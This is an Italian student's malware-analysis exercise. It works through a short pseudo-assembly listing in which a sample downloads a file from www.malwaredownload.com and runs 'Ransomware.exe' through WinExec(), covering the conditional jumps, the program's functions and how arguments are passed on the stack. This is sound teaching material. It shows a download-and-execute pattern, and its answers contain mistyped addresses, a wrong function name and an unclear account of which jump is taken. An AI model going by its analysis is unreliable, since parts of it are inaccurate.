S11 LEZIONE 5 (PROGETTO)

Traccia:

Con riferimento al codice presente nelle slide, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1-
Per comprendere quale salto condizionale effettua il *malware*, dobbiamo analizzare le istruzioni di *salto condizionale (jump)* presenti nelle tabelle fornite.

Nella Tabella 1:

cmp EAX, 5

jnz loc_0040BA0

Qui il malware confronta il contenuto del registro EAX con il valore 5 utilizzando l'istruzione ***cmp,*** seguita da un salto condizionale ***jnz → salta se non uguale.***
Quindi se il registro EAX non contiene il valore 5, il malware salterà alla locazione 0040BBA0.


Nell'ultima istruzione invece:

cmp EBX,11

jz loc_0040FFA0

Qui il malware confronta sempre il contenuto di EBX con il valore 11 utilizzando ***cmp,*** seguita dal salto condizionale ***jz → salta se uguale.***
Quindi se il registro EBX contiene il valore 11, il malware salterà alla locazione 0040FFA0

2-
È possibile rappresentare i salti condizionali attraverso un diagramma di flusso simile alla rappresenstazione grafica di **IDA Pro** (disassembler) indicando con una linea verde i salti effettuati e con una linea rossa quelli non effettuati:



La linea rossa che collega loc_0040BA0 a loc_0040105B indica che il salto non viene effettuato se il valore di EAX e uguale a 5.

La linea verde che collega loc_0040105F a loc_0040FFA0 indica che il salto viene effettuato se il valore di EBX è uguale ad 11.

3-
Dalle istruzioni fornite, sembra che il malware stia eseguendo diverse funzionalità, principalmente legate al download e all'esecuzione di file:

1. **Download di un file da un URL specifico:** il malware utilizzare l'URL "www.malwaredownload.com" per scaricare un file.

2. **Esecuzione di un file scaricato:** dopo aver scaricato un file dall'URL, il malware sembra eseguirlo. Questo è evidente dalla chiamata a funzione **WinExec()** che prende come argomento il percorso del file eseguibile **(.exe)**

3. **Controllo dei registri EAX ed EBX:** il malware confrota i valori nei registri e in base al risultato esegue determinate azioni

4. **Utilizzo di salti condizionali:** il malware utilizza delle istruzioni di salto condizionale per dirigere il flusso del programma in base a determinate condizioni.

5. **Manipolazione dei registri:** il malware sembra caricare indirizzi di file o URL nei registri prima di eseguire operazioni su di essi.

Complessivamente, il malware sembra essere progettato per scaricare ed eseguire file da URL specifici. Tuttavia, per una comprensione completa delle funzionalità implementate, sarebbe necessario analizzare il comportamento del malware in un ambiente controllato con un'analisi dinamica.

4-
Per capire come vengono passati gli argomenti alle chiamate di funzione ***(call),*** dobbiamo analizzare attentamente le istruzioni di ***push*** che precedono le chiamate di funzione stesse.

Le istruzioni push vengono utilizzate per mettere i parametri sulla pila prima di chimare una funzione:

- Nella tabella 2: l'indirizzo www.malwaredownload.com viene caricato nel registro EAX e poi viene effettuato una ***push*** di EAX sulla pila. Quindi, il paramentro viene passato alla funzione ***'DownloadFile()'*** attraverso la pila.

- Nella tabella 3: anche qui l'indirizzo del file eseguibile viene caricato nel registro EDX e poi viene effettuata una ***push*** di EDX sulla pila. Quindi, il parametro viene passato alla funzione '***WinExec()'*** attraverso la pila.

In entrambi i casi, i parametri vengono passati alla funzione attraverso la **pila (stack),** con il valore appropriato (URL tabella 2, percorso file .exe tabella 3) che viene posto sulla pila prima della chiamata alla funzione stessa.